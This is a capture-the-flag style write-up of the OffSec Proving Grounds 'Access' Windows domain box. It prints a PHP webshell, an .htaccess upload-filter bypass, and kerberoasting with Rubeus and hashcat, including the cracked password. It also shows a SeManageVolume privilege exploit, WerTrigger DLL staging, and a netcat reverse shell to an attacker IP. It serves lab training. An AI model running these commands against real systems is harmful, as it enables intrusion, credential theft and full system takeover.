OffSec Proving Grounds Access Writeup
Windows AD Proving Grounds box. A .htaccess trick uploads a PHP shell, kerberoast cracks svc_mssql, and SeManageVolume plus WerTrigger gives SYSTEM.
Summary
Access is a Windows AD Proving Grounds box whose upload form blacklists PHP extensions but allows a .htaccess that maps a .rce extension to the PHP handler, so a shell.rce file runs commands as svc_apache and a base64 PowerShell payload returns a reverse shell. SharpHound run on the host and ingested into BloodHound shows svc_mssql is kerberoastable, and Rubeus plus hashcat crack its ticket to trustno1. RunasCs opens a session as svc_mssql, which holds SeManageVolumePrivilege; the SeManageVolumeExploit grants full filesystem access, and WerTrigger with a staged Report.wer and phoneinfo.dll then executes a netcat payload as NT AUTHORITY\SYSTEM.
Initial Access: RCE via Unrestricted File Upload
There is a file extension blacklist happening on the back-end, that prevents me from uploading files ending with php extensions, like .php, .php5, .phtml and others.
Since it’s a black-list, not a white-list I can upload basically any file as long as they are not ending with php.
I use the upload form to upload .htaccess:
1
AddType application/x-httpd-php .rce
This will make the server interpret files ending with “.rce” as php files. Now, I create “shell.rce”:
1
<?php system($_REQUEST["cmd"]); ?>
I upload it and access it directly at http://access.offsec/uploads/shell.rce?cmd=whoami:

I get a shell by using a Powershell Encoded reverse shell payload from Revshells.com.
1
GET /uploads/shell.rce?cmd=powershell%20-e%20[base64 blob]
Horizontal Privilege Escalation: Kerberoasting svc_mssql
I transfer SharpHound.exe collector to the machine and run it as svc_apache:
1
.\SharpHound.exe -c All --zipfilename bsec
It collects some data about the domain and saves it to my local folder:
1
-a----        1/18/2026   6:08 AM          27293 20260118060816_bsec.zip
I transfer it to the web root folder so I can grab it from my machine:
1
copy 20260118060816_bsec.zip C:\xampp\htdocs\
I grab it at http://192.168.234.187/20260118060816_bsec.zip and ingest it into bloodhound CE. I enumerate the domain, to find that svc_mssql is kerberoastable:


I upload Rubeus.exe to the machine and use it to perform a kerberoasting attack:
1
.\Rubeus.exe kerberoast /nowrap
As you can see from the screenshot below, it works, and now I can try and crack the password for svc_mssql:
Save the hash to “kerberoast.txt” and crack it with hashcat:
1
hashcat kerberoast.txt /usr/share/wordlists/rockyou.txt --force
With that, new credentials:
1
2
Username: svc_mssql
Password: trustno1
Vertical Privilege Escalation
I transfer RunasCs.exe to the machine and obtain a session as svc_mssql using its password:
1
.\runascs.exe svc_mssql trustno1 cmd.exe -r 192.168.45.205:53
I notice svc_mssql has the **SeManageVolumePrivilege **privilege:
1
2
3
4
5
6
7
8
9
10
11
12
C:\Windows\Tasks>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ ========
SeMachineAccountPrivilege     Add workstations to domain       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Disabled
I use the exploit from this github repository (SeManageVolumeExploit.exe) to abuse this privilege:
1
2
3
4
C:\Windows\Tasks>.\SeManageVolumeExploit.exe
.\SeManageVolumeExploit.exe
Entries changed: 928
DONE
It works, and now I can access every folder in the victim machine, e.g. Administrator user’s desktop:
1
2
3
4
5
6
7
8
9
10
c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C30-DCD7

 Directory of c:\Users\Administrator\Desktop

04/08/2022  01:40 AM    <DIR>          .
04/08/2022  01:40 AM    <DIR>          ..
01/17/2026  02:30 PM                34 proof.txt
To leverage this, I use this other exploit (WerTrigger) to obtain a system shell. I first save Report.wer and WerTrigger.exe to the same folder (at c:\windows\tasks):
1
2
3
4
5
C:\Windows\Tasks>powershell iwr 192.168.45.205/Report.wer -outfile Report.wer
powershell iwr 192.168.45.205/Report.wer -outfile Report.wer

C:\Windows\Tasks>powershell iwr 192.168.45.205/WerTrigger.exe -outfile WerTrigger.exe
powershell iwr 192.168.45.205/WerTrigger.exe -outfile WerTrigger.exe
I download phoneinfo.dll to system32:
1
c:\Windows\System32>powershell iwr 192.168.45.205/phoneinfo.dll -outfile phoneinfo.dll
I go back to C:\windows\tasks and run the trigger. There’s no output, but whatever I enter next will be executed as SYSTEM. I do the following payload:
1
2
c:\Windows\Tasks>.\WerTrigger.exe
C:\windows\tasks\nc64.exe 192.168.45.205 53 -e cmd.exe

This lands me a shell on the victim as nt authority\system, as you can see from the screenshot below: